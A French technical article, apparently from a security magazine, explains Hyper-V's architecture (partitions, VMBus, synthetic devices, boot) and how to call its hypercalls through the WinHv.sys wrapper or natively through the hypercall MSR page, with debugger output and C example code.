VT-d ou *Virtualization Technology for Directed I/O* permet la virtualisation des E/S sur les architectures IA32. Ainsi, l'hyperviseur peut contrôler l'accès des périphériques à la mémoire principale, et l'accès des machines virtuelles aux périphériques. Il peut notamment associer exclusivement certains périphériques à une machine virtuelle en particulier. Afin de parvenir à ce résultat, VT-d implémente une I/O MMU. Il s'agit d'une unité de gestion mémoire (MMU – *Memory Management Unit*) qui connecte un bus d'E/S (supportant le DMA – *Direct Memory Access*) à la mémoire principale. De la même façon qu'une MMU traditionnelle, la I/O MMU, s'occupe de la correspondance entre les adresses d'E/S et les adresses physiques de la mémoire. Les tables de traductions se trouvent dans la mémoire principale et doivent être maintenues par l'hyperviseur.

Grâce à cette unité, l'hyperviseur est capable de proposer une configuration des transferts DMA, identique à toutes les machines virtuelles. En effet, les adresses mémoire « physiques » que fournit un système invité à un périphérique capable de DMA peuvent être relogées ailleurs en mémoire, par le biais d'une traduction d'adresses qui s'effectue via la I/O MMU et sous le contrôle de l'hyperviseur.

Conclusion

La virtualisation est un domaine assez ancien. Les premiers travaux datent des années 70. L'objectif était alors d'exploiter les énormes ressources des mainframes. Mais, l'arrivée des ordinateurs personnels a vu la recherche dans ce domaine disparaître progressivement. L'engouement actuel pour la virtualisation s'explique par l'apparition de nouveaux domaines d'application comme la sécurisation des systèmes informatiques ou encore l'amélioration de la flexibilité de la gestion des ressources pour les serveurs.

Dans la suite de ce dossier sur la virtualisation, nous introduisons l'architecture de la solution de virtualisation de Microsoft nommée Hyper-v, pour ensuite nous approprier le fonctionnement de l'hyperviseur Xen. Ce voyage se poursuit avec quelques bonnes pratiques pour la virtualisation de serveurs avec VMware ESX, et s'achève sur un développement sur les techniques de détection d'exécution au sein de machines virtuelles, lesquelles sont applicables à la détection de la présence de *rootkits* hyperviseur. ■

ivanlef0u@security-labs.org

INSIDE MICROSOFT HYPER-V

mots-clés : *Hyper-V / virtualisation / hyperviseur / hypercalls*

Hyper-V est le dernier-né des produits de virtualisation de Microsoft. Il se veut être un hyperviseur orienté serveurs utilisant les dernières technologies hardware de virtualisation. C'est aussi la figure de proue de Microsoft sur le marché grandissant de la virtualisation. Cet article a pour but de présenter en profondeur l'architecture d'Hyper-V, notamment l'utilisation d'API appelées « hypercalls ».

1. Introduction

Ce document visant un public aussi large que possible, nous commencerons par faire quelques rappels sur la virtualisation et les technologies qu'elle met en œuvre. Ceux qui sont déjà à l'aise avec le sujet peuvent sauter cette section. Le lecteur est supposé avoir des bases sur l'architecture x86 et celle des systèmes d'exploitation.

1.1 Windows Server 2008

Tout d'abord, quelques mots sur l'OS qui supporte Hyper-V : tout comme Windows Vista [1], Windows Server 2008 [2] repose sur un noyau NT 6.0 SP1. Il est donc aussi bien disponible pour les processeurs x86 que x64. La RTM (*Release To Manufacturing*) fut officiellement lancée en février 2008. La version R2 Bêta a été lancée en janvier 2009. Windows Server 2008 est le successeur de Windows Server 2003 [3], il est donc principalement destiné au marché professionnel.

Windows Server 2008 introduit notamment le concept de « *Server Manager* » [4], qui unifie la gestion des ressources de la machine en proposant une interface standard sous forme de rôles et de *features*. Un rôle définit une fonction basique du serveur qui regroupe des services, des évènements, des ressources en ligne comme des *best-practices*. Une feature décrit plutôt une fonction secondaire de la machine. Par exemple, BitLocker [5] (outil de chiffrement de disque) est une feature alors que le serveur Web IIS [6] est un rôle.

Bien sûr, il existe de nombreuses autres fonctionnalités introduites par Windows Server 2008, mais celles-ci n'ont pas leur place dans cet article.

1.2 Hyper-V

Hyper-V [7] est un hyperviseur 64 bits uniquement disponible sous Windows Server 2008 x64. La RTM de Hyper-V a été lancée en juin 2008 et la dernière version est parue dans la Bêta du SP2 en décembre 2008. Durant la même période, une version « *stand-alone* » est sortie, appelée « Microsoft Hyper-V Server 2008 ». Il s'agit d'un Windows Server 2008 « *Core* » possédant donc le strict minimum pour faire tourner Hyper-V et s'administrant via la ligne de commande Windows et des scripts PowerShell. Cette version d'essai gratuite permet donc de manipuler Hyper-V, mais est réservée aux plus courageux ! (L'auteur de cet article tient à préciser qu'il n'est pas courageux).

Les principaux points-clés de Hyper-V sont :

- virtualisation à l'aide des jeux d'instructions SVM et VMX sur architecture x64 ;
- support des *guests* 32 bits (x86) et 64 bits (x64) ;
- support de mémoire large, jusqu'à 64 Go par VM ;
- support du SMP (*Symmetric Multiprocessing*) pour les VM (jusqu'à 4 cœurs) ;
- gestion des « *snapshots* » ;
- support des disques, du réseau, des entrées souris/clavier et de la vidéo ;
- services d'intégration des composants ;
- mise en place de VLAN et de NLB (*Network Load Balancing*) ;
- gestion avancée du partage des périphériques.

Hyper-V se présente donc sous la forme d'un rôle pour Windows Server 2008. La figure 1 montre les différents composants du rôle Hyper-V.

Hyper-V n'affecte en rien le fonctionnement des autres rôles. Il assure uniquement la bonne marche des machines virtuelles, ce qui veut dire qu'il est possible d'avoir une VM Windows Server 2003 qui propose des services sur le réseau sans que l'hôte et son guest ne se connaissent.

1.3 Gestion des machines virtuelles

La gestion des machines virtuelles de Hyper-V ressemble beaucoup à celle qu'on trouve sur des produits concurrents comme VMWare Workstation [8]. Cet article n'a pas pour but de résumer les différentes fonctions de gestion des VM sous Hyper-V. Qui plus est, le net regorge de bonne documentation sur le sujet [9].


Hyper-V propose des *Integration Components* pour ses guests. Ce sont l'équivalent des VMware Tools. Comme avec VMware, il s'agit d'une image ISO qu'on retrouve dans `%systemroot%\system32\vmguest.iso`. Ces services sont :

- Synchronisation du temps (*Time Synchronization*) : permet de donner une vision du temps uniforme à chaque VM.
- *Heartbeat* : mécanisme qui permet à Hyper-V de savoir si un guest est toujours actif.
- Arrêt (*Shutdown*) : permet d'arrêter un guest de manière correcte à l'aide des fonctions standards comme `NtShutdownSystem`. Cela évite de « couper » le fonctionnement du guest de manière brutale.
- Échange de clés de registre (*Key/Value Pair Exchange*) : le guest et l'hôte partagent des clés permettant de connaître leurs versions et leurs architectures.
- *Volume Shadow Copy Service* (VSS) [10] : lors d'un *back up* de l'hôte avec VSS, ce service s'active aussi pour les VM qui le supportent.


Les *Integration Services* servent aussi à optimiser les performances. Par exemple, ils permettent à l'hyperviseur d'optimiser l'utilisation des TLB (*Translation Lookaside Buffer*) en lui fournissant un ensemble d'entrées à *flusher* plutôt que de tout flusher lors du passage dans l'hyperviseur [11].

Cependant, la version actuelle de Hyper-V ne supporte complètement que les OS suivants comme guest :

- Windows XP SP3 x86 et x64 ;
- Windows Vista SP1 x86 et x64 ;
- Windows Server 2000 SP4 ;
- Windows Server 2003 SP3 x86 et x64 ;
- Windows Server 2008 x86 et x64 ;
- Suse Linux Entreprise Server 10 SP1 x86 et x64.



1 *Hyper-V et son rôle dans Windows Server 2008*



2 *Paramétrages d'une VM Hyper-V*


2. Architecture de Hyper-V

Hyper-V possède la même architecture que Xen, les guests accèdent au matériel en passant par les pilotes d'un guest administrateur. Même si Microsoft appelle cela une architecture « *micro-kernel* », il s'agit bien d'un hyperviseur monolithique [12].

Commençons par définir quelques composants propres à Hyper-V [13] :

- Hyperviseur (*Hypervisor*) : couche logicielle située au-dessus du matériel. Son but premier est de fournir des environnements isolés du point de vue matériel et logiciel, qu'on appelle « partitions ». L'hyperviseur a tous les droits sur le matériel.
- Partition (*Partition*) : une partition représente pour Hyper-V une entité isolée. C'est un ensemble de ressources physiques constitué de processeurs logiques, de mémoire et de périphériques.
- Machine virtuelle (*Virtual machine*) : une machine virtuelle prend place dans une partition.
- Partition parent (*Parent partition*) : la partition parent est constituée par l'OS Windows Server 2008 x64. Elle contient l'interface d'administration de Hyper-V et possède donc tout pouvoir sur les partitions filles.
- Partition fille (*Child partition*) : une partition fille ne peut pas créer de nouvelle partition. Elle n'a pas accès directement à la mémoire, ni aux périphériques.
- Périphérique virtuel (*Virtual device*, VDEV) : un périphérique visible par une machine virtuelle qui va donc recevoir des I/O. Il existe 2 types de périphériques virtuels :
  - Périphérique émulé (*Emulated device*) : périphérique qui est montré à une machine virtuelle par l'hyperviseur. Il émule un périphérique physique existant, mais facilement reconnaissable par un guest. Cette émulation se fait dans l'un des *VM Worker Process* nommé `vmwp.exe` qui est situé dans la partition parent.
  - Périphérique synthétique (*Synthetic device*) : c'est un périphérique proxy pour la machine virtuelle. Lorsqu'elle y accède, les requêtes sont routées sur une interface de contrôle située dans la partition parent.
- VSP (*Virtual Service Provider*) : un serveur qui fournit une interface standard pour accéder à une ressource physique. Il est situé *kernel-land*. En général, les VSP font partie de la partition parent. Ils sont utilisés par les périphériques synthétiques.
- VSC (*Virtual Service Consumer*) : un client situé dans les partitions filles qui effectue des requêtes sur les VSP en fonction des besoins du guest.
- VMBus : bus logiciel à travers lequel les partitions communiquent avec un protocole basé sur des IPC et de la mémoire partagée.
- Hypercall : interface de communication standard avec l'hyperviseur. Les hypercalls sont basés sur les instructions `VMMCALL` (AMD) et `VMCALL` (Intel) des jeux d'instructions de virtualisation et permettent de sortir du guest (de manière contrôlée bien sûr :]).
- Éclairements (*Enlightements*) : améliorations dans une partition qui lui permettent d'être consciente de l'hyperviseur. Elles fournissent aussi des optimisations notamment sur la gestion de la mémoire du guest par l'hyperviseur. Ils sont installés à l'aide des Integration Services et permettent l'accès aux périphériques synthétiques.

Le schéma suivant résume les points que nous venons d'énoncer :



3 *Architecture de Hyper-V*

En fait, l'architecture de Hyper-V met en place ce qu'on appelle une pile de virtualisation (*Virtualization Stack*) [14]. Cette pile désigne l'ensemble des composants qui servent à la gestion des machines virtuelles dans la partition parent. On y retrouve les composants suivants :

- Le service VMMS (*Virtual Machine Management Service*) qui est le service de contrôle de toutes les machines virtuelles. Il est là pour fournir une interface WMI à la console de gestion (*Management Console*) et pour créer les *Worker Processes* associés à chaque VM.
- Le *driver* de virtualisation de l'infrastructure (*Virtual Infrastructure Driver* ou VID). Il fournit une interface noyau de communication avec l'hyperviseur. Il a pour rôle aussi d'assurer l'émulation des composants bas niveau des VM comme la ROM du BIOS et les Memory Mapped I/O.
- Un *Worker Process* par VM. Ce processus contient l'état de la machine virtuelle, ainsi qu'une carte-mère virtuelle avec l'ensemble de ses VDev. Il fournit aussi la fonctionnalité de snapshot.

Pour résumer, Hyper-V met donc en place une architecture d'hyperviseur monolithique. L'hyperviseur n'est là que pour fournir un ensemble d'environnements isolés qu'on appelle des partitions et qu'on peut confondre avec des machines virtuelles.

Il existe une partition parent qui maintient l'état de toutes les VM, elles-mêmes placées dans des partitions filles. De cette notion de hiérarchie découle le fait que toutes les requêtes hardware doivent passer par la partition parent pour être traitées. Les partitions communiquent entre elles à l'aide d'un VMBus.

Les périphériques des VM peuvent être complètements émulés ou bien agir comme des proxies par rapport aux pilotes natifs.


2.1 Périphériques synthétiques vs périphériques émulés

Les périphériques synthétiques sont la grande nouveauté de Hyper-V [15]. Par défaut, sans Integration Component, une VM possède les périphériques suivants qui sont émulés par son Worker Process dans la partition parent :

- driver de contrôleur de disque (Intel 440 BX Controller) ;
- driver de carte réseau (Intel/DEC 21140 Network Card) ;
- driver de carte vidéo (S3 Trio Video Card).

Dans la VM, on retrouve donc un driver natif standard qui croit communiquer avec un vrai périphérique, alors qu'en fait le comportement est émulé dans la partition parent. Ils sont utilisés pour les OS qui ne disposent pas des Integration Components.

Avec les Integration Components, les pilotes de périphériques deviennent des proxies s'interfaçant avec le VMBus à l'aide d'hypercalls, ce sont des VSC. Les VSC envoient leurs requêtes sur les VSP qui sont dans la partition parent. Ces derniers maintiennent un état de VDev pour chaque VM. Ils sont ensuite capables de transférer les I/O sur les pilotes ou services natifs de la partition parent.



4 *Différences entre les périphériques synthétiques et émulés*

Avec cette seconde architecture, on évite à l'hyperviseur de gérer les I/O effectuées par les pilotes natifs de VM. De plus, on évite un changement de contexte du kernel-land vers l'user-land pour se retrouver dans le Worker Process.

2.2 Boot

Quelques mots sur le démarrage de Hyper-V. Lors du *boot* de la machine, le driver `%systemroot%\system32\hvboot.sys` est lancé en tant que pilote prioritaire. Il a pour rôle de :

- Détecter si un hyperviseur est déjà lancé.
- Vérifier que le CPU supporte bien les extensions de virtualisation VMX et SVM. En fonction du CPU, `hvboot.sys` charge le driver correspondant :
  - Pour AMD : `%systemroot%\System32\Hvax64.exe` ;
  - Pour Intel : `%systemroot%\System32\Hvix64.exe`.

L'hyperviseur va donc virtualiser l'OS à la volée !

La commande `BCDEDIT` permet de définir les paramètres de démarrage de l'hyperviseur :

- Le paramètre `/set {current} hypervisorlaunchtype <auto|off|on>` permet de définir si l'on souhaite activer l'hyperviseur ou non.
- En utilisant `/hypervisorsettings`, on règle les paramètres de débogage de l'hyperviseur [16].

3. Hypercalls

Les hypercalls sont très importants pour Hyper-V, car ils assurent la communication d'une partition avec l'hyperviseur. Nous allons voir qu'il est possible de les utiliser de 2 manières. Mais d'abord, quelques mots sur leur fonctionnement.

Voici un tableau résumant les différences de terminologie entre un système « physique » et un système virtualisé (voir tableau page suivante).

Les hypercalls servent à :

- Ajuster l'activité du processeur en spécifiant par exemple la charge CPU maximale par VM.
- Gérer les quotas mémoire d'un guest.
- Envoyer des messages sur le VMBus pour les communications inter-partitions notamment en utilisant le SynIC.

Physique	Virtuel
Système & OS	Partition & OS invité
Processeur logique	Processeur virtuel
APIC(*Advanced Programmable Interrupt Controller*)	Virtual APIC + Contrôleur d'interruption Synthétique (SynIC)
Adresse virtuelle	*Guest Virtual Address* (GVA)
Adresse physique (*System Physical Address* ou SPA)	*Guest Physical Address* (GPA)

- Contrôler les interruptions virtuelles délivrées aux VM.
- Fournir un contrôle de l'état de la partition.
- Donner l'accès à l'état du processeur virtuel.

En fait, toute la pile de virtualisation de la partition repose sur l'utilisation des hypercalls pour administrer les VM. De la même manière, les drivers proxies des périphériques synthétiques vont utiliser des hypercalls pour communiquer sur le VMBus avec la partition parent.

Les hypercalls ne sont disponibles qu'en ring 0 et peuvent s'utiliser de 2 façons :

1. De manière native : l'utilisateur met en place une interface autour des instructions `VMMCALL` ou `VMCALL` qui respecte les normes de l'hyperviseur.
2. À l'aide d'un *wrapper* fourni avec les Integration Components. Ce wrapper n'est disponible que pour les guests de la famille Windows NT. Il s'agit d'un driver nommé `WinHv.sys` qui exporte un ensemble de fonctions.


On peut ainsi schématiser les hypercalls par : voir Figure 5.

Les hypercalls sont documentés dans le WDK [17]. Les fonctions natives sont de la forme Hv* alors que les fonctions *wrappées* sont de la forme WinHv*.

En fait, il existe 2 types d'hypercalls, les hypercalls « simples » et les « répétitifs ». Un hypercall simple réalise une opération atomique au sein de l'hyperviseur. Un hypercall répétitif peut se transformer en hypercall simple. L'inverse n'est pas vrai. Quand on parle d'hypercall répétitif, cela veut dire qu'on peut effecteur plusieurs hypercalls simples dans un seul appel. Par exemple, l'hypercall natif `HvDepositMemory` [18] qui permet d'ajouter de la mémoire à une partition est répétitif, car il prend en paramètre un tableau d'adresses de *frames*.

De plus, les hypercalls répétitifs peuvent être interrompus pendant l'appel. L'hyperviseur tente de réaliser les hypercalls en moins de 50 µs. Comme certains hypercalls répétitifs ne peuvent tenir dans cet intervalle, l'hyperviseur repasse dans la VM, afin de traiter les interruptions pendantes. Lors de cette action, le pointeur d'instruction est remis sur l'instruction `VMCALL` (ou `VMMCALL`). Ainsi, le même hypercall est appelé lorsque le traitement des interruptions du guest est terminé. C'est pour cela qu'il existe 2 valeurs pour les hypercalls répétitifs, une contenant le nombre total d'hypercalls à effectuer et l'autre le nombre d'hypercalls réalisés.

Nous allons maintenant nous intéresser à l'utilisation des hypercalls aussi bien à l'aide du wrapper `WinHv.sys` qu'avec l'interface native.



5 *Architecture des hypercalls*

3.1 Utilisation des hypercalls

Il est très simple de savoir si un OS est virtualisé par Hyper-V. En effet, un appel à l'instruction `CPUID` avec le registre EAX à 1 renvoie le bit 31 d'ECX à 1 si Hyper-V est présent. Il est donc très facile pour un *malware* de détecter Hyper-V, mais il faut bien avoir en tête que Hyper-V n'a pas été conçu pour faire de la lutte anti-malware :]

L'instruction `CPUID` permet aussi d'obtenir des informations sur la version de l'hyperviseur.

Une fois que la présence de Hyper-V a été détectée, nous pouvons commencer à utiliser les hypercalls. Il existe 2 interfaces, l'interface native et le driver `WinHv.sys`. Commençons par cette dernière.

3.2 Hypercalls avec WinHv.sys

La dernière version du WDK (6001.18002 octobre 2008) ne fournit pas les *headers* `winhv.h` pour cette bibliothèque. En revanche, la version 6001.18000 (décembre 2007) les fournissait, mais sans le fichier `winhv.lib`. Il était donc possible de compiler un driver utilisant les WinHv*, mais on ne pouvait toujours pas le *linker*. Bien évidemment, cela ne suffit pas à nous arrêter :]

On sait que `winhv.sys` exporte des fonctions depuis sa table des exportations (EAT). On connaît leur prototype grâce à `winhv.h`. Il nous manque donc le fichier `.lib` pour permettre au linker de mettre en place la table des imports (IAT de notre driver). Il existe un outil, `lib.exe` (*Library Manager*) [19], qui permet de créer un fichier `.lib` à partir d'un fichier de définition `.def`.

Il nous suffit donc de *dumper* les fonctions exportées de `winhv.sys` avec un outil comme LordPE [20] et de créer un fichier `hyperv.def` de la forme :

```
LIBRARY winhv.sys
EXPORTS
        WinHvAdjustFeaturesState
        WinHvAllocatePartitionSintIndex
        WinHvAllocatePortId
        WinHvAllocateSingleSintIndex
        WinHvAssertVirtualInterrupt
        WinHvCancelTimer
[…]
```

Ensuite, nous utilisons `lib.exe` à travers la commande :

```
lib.exe /def:hyperv.def /OUT:hyperv.lib /MACHINE:x64 /VERBOSE
```

On obtient un joli `hyperv.lib` qui est reconnu par le linker `link.exe` de Microsoft [21]. Nous sommes donc en mesure de manipuler les API WinHv*.

Malheureusement, la documentation pour ces API a disparu dans la version 6001.18002 du WDK. On peut toujours l'obtenir dans la version 6001.18000.

3.3 Hypercalls natifs

Nous nous plaçons dans le cas où le driver `winhv.sys` n'est pas disponible soit parce que nous n'avons pas installé les Integration Components dans un guest Windows NT, soit simplement parce que nous ne sommes pas dans une VM Windows NT.

L'établissement d'une interface d'hypercall [22] repose essentiellement sur les MSR (*Model Specific Register*), car il est facile de les virtualiser et donc de les contrôler du point de vue de l'hyperviseur. On distingue en gros 3 étapes :

1. Détecter si l'hyperviseur est présent à l'aide de l'instruction `CPUID`.
2. Lire le MSR `HV_X64_MSR_HYPERCALL` (0x40000001). On obtient une structure de 64 bits qui possède les membres `Enable` et `GpaPageNumber`. Le bit `Enable` est normalement mis à jour par le code du guest pour savoir s'il a déjà mis en place cette interface. `GpaPageNumber` contient l'indice du frame que doit mapper le guest dans son espace virtuel pour effectuer des hypercalls.
3. Le guest mappe donc cette page dans son espace virtuel et met le bit `Enable` à 1. Cette page contient juste le code nécessaire pour réaliser un hypercall.

Pour information, le code qu'on trouve dans la page d'hypercall peut être obtenu avec le débogueur Microsoft KD :

```
// Lit le MSR HV_X64_HYPERCALL
kd> rdmsr 0x40000001
msr[40000001] = 00000000`025e1001

// Récupère le contenu du membre GpaPageNumber (bit 12:63 du MSR)
et le multiplie par la taille d'une page.
kd> ? (025e1001>>0xC)*0x1000
Evaluate expression: 39718912 = 025e1000

// Désassemble le code situé à l'adresse physique (GPA) 0x25e1000
kd> up 025e1000
025e1000 0f01c1   vmcall
025e1003 c3       ret
```

Comme on peut le constater, le code n'est qu'un simple appel à `VMCALL` avec un `RET`. Évidemment, on retrouve soit `VMCALL`, soit `VMMCALL` en fonction du CPU.

À partir de là, nous sommes en mesure d'effectuer des hypercalls. Reste à connaître la manière dont on passe les paramètres et leur format.

On se place dans le cas où l'on réalise des hypercalls dans un environnement x64. La convention d'appel de fonction x64 veut que nous passions les arguments par les registres RCX, RDX, R8 et R9. Dans le cas où il y a plus de 4 arguments, les suivants sont mis sur la pile.

Ici, l'hyperviseur fonctionne quelque peu différemment. Les hypercalls ne possèdent que 3 arguments au maximum. On utilise donc les registres RCX, RDX et R8. Dans le cas d'un environnement x86, on a par convention : RCX=EDX:EAX, RDX=EBX:ECX et R8=EDI:ESI.

Le premier argument d'un hypercall est une structure `HV_X64_HYPERCALL_INPUT`. Elle provient du fichier d'en-tête `hvgdk.h` fourni par le WDK et défini comme :

```
typedef union _HV_X64_HYPERCALL_INPUT
{
  struct
  {
    UINT32 CallCode        : 16; // Least significant bits
    UINT32 IsFast          : 1; // Uses the register based form
    UINT32 Reserved1       : 15;
    UINT32 CountOfElements : 12;
    UINT32 Reserved2       : 4;
    UINT32 RepStartIndex   : 12;
    UINT32 Reserved3       : 4; // Most significant bits
  };
  UINT64 AsUINT64;
} HV_X64_HYPERCALL_INPUT, *PHV_X64_HYPERCALL_INPUT;
```

On retrouve, dans cette structure, l'index de notre hypercall (`Callcode`). Les membres `CountOfElements` et `RepStartIndex` sont là pour les hypercalls répétitifs. Le membre `IsFast` désigne la manière dont on passe les arguments :

Si `IsFast` est à 0, alors l'hyperviseur considère que les 2 arguments suivants qui sont dans RDX et R8 contiennent des GPA. RDX pointe sur une page contenant les arguments d'entrée alignés sur 8 octets. R8 pointe sur une page qui va recevoir les valeurs de sorties, alignée aussi sur 8 octets. Évidemment, c'est à l'utilisateur de fournir ces pages.

Si IsFast est à 1, alors on n'a que des valeurs d'entrée pour notre hypercall. RDX contient la première valeur et R8 la seconde.

Dans les 2 cas, la valeur de retour de l'appel est mise dans RAX (ou EDX:EAX). Il s'agit d'une structure de la forme :

```
typedef union _HV_X64_HYPERCALL_OUTPUT
{
  //
  // Output: The result and returned data size
  //
  struct
  {
    UINT16 CallStatus;        // Least significant bits
    UINT16 Reserved1;
    UINT32 ElementsProcessed : 12;
    UINT32 Reserved2         : 20; // Most significant bits
  };
  UINT64 AsUINT64;
} HV_X64_HYPERCALL_OUTPUT, *PHV_X64_HYPERCALL_OUTPUT;
```

Le CallStatus est de type HV_STATUS. Il permet de connaître le code de retour de l'appel. Ces statuts sont définis dans hvgdk.h.

Maintenant, nous sommes en mesure de coder notre propre interface d'hypercall. Voici un exemple qui utilise l'API HvInitializePartition :

```
HV_STATUS WrapHvInitializePartition(HV_PARTITION_ID PartitionId)
{
        ULONG i;
        PVOID HyperCallPage;
        HV_X64_HYPERCALL_INPUT HyperCallIn;
        HV_X64_HYPERCALL_OUTPUT HyperCallOut;
        PHYSICAL_ADDRESS paHyperCallPage;

        HV_STATUS (*HyperCall)(ULONG64 HyperCallInValue, ULONG64 Arg1,
        ULONG64 Arg2);

        RtlZeroMemory(&HyperCallIn, sizeof(HyperCallIn));
        RtlZeroMemory(&HyperCallOut, sizeof(HyperCallOut));

        HyperCallIn.CallCode=HvCallInitializePartition;
        HyperCallIn.IsFast=0;

        paHyperCallPage=SetupHvInterface();
        if(paHyperCallPage.QuadPart==0)
            return HV_STATUS_OPERATION_DENIED ;
         // Mappe la page d'hypercall dans l'espace mémoire noyau de notre
         guest
        HyperCallPage=MmMapIoSpace(paHyperCallPage, PAGE_SIZE, MmCached);
        if(HyperCallPage==NULL)
        {
            DbgPrint("Error while mapping HyperCallPage with MmMapIoSpace\n");
            return HV_STATUS_OPERATION_DENIED;
        }

        HyperCall=HyperCallPage;

        HyperCallOut.AsUINT64=HyperCall(HyperCallIn.AsUINT64,
        MmGetPhysicalAddress(&PartitionId).QuadPart, 0);

        MmUnmapIoSpace(HyperCallPage, PAGE_SIZE);
        return HyperCallOut.CallStatus;
}
```

Remarquez que, dans cet exemple, nous sommes en IsFast=0. Nous n'avons donc pas besoin d'allouer de pages pour l'appel.

Nous sommes donc maintenant en mesure de nous interfacer avec l'hyperviseur. Il nous est donc possible de recoder nos propres fonctionnalités pour travailler avec Hyper-V.

Conclusion

Dans cet article, nous avons vu l'architecture de Hyper-V. Même si celle-ci n'innove pas dans la matière, elle propose quelques améliorations intéressantes qui augmentent les performances des hyperviseurs monolithiques.

Nous nous sommes ensuite concentrés sur l'interface avec le cœur de Hyper-V, son hyperviseur. Cette interface est quelque peu difficile à manipuler, mais elle permet d'accéder à l'ensemble des fonctionnalités de l'hyperviseur.

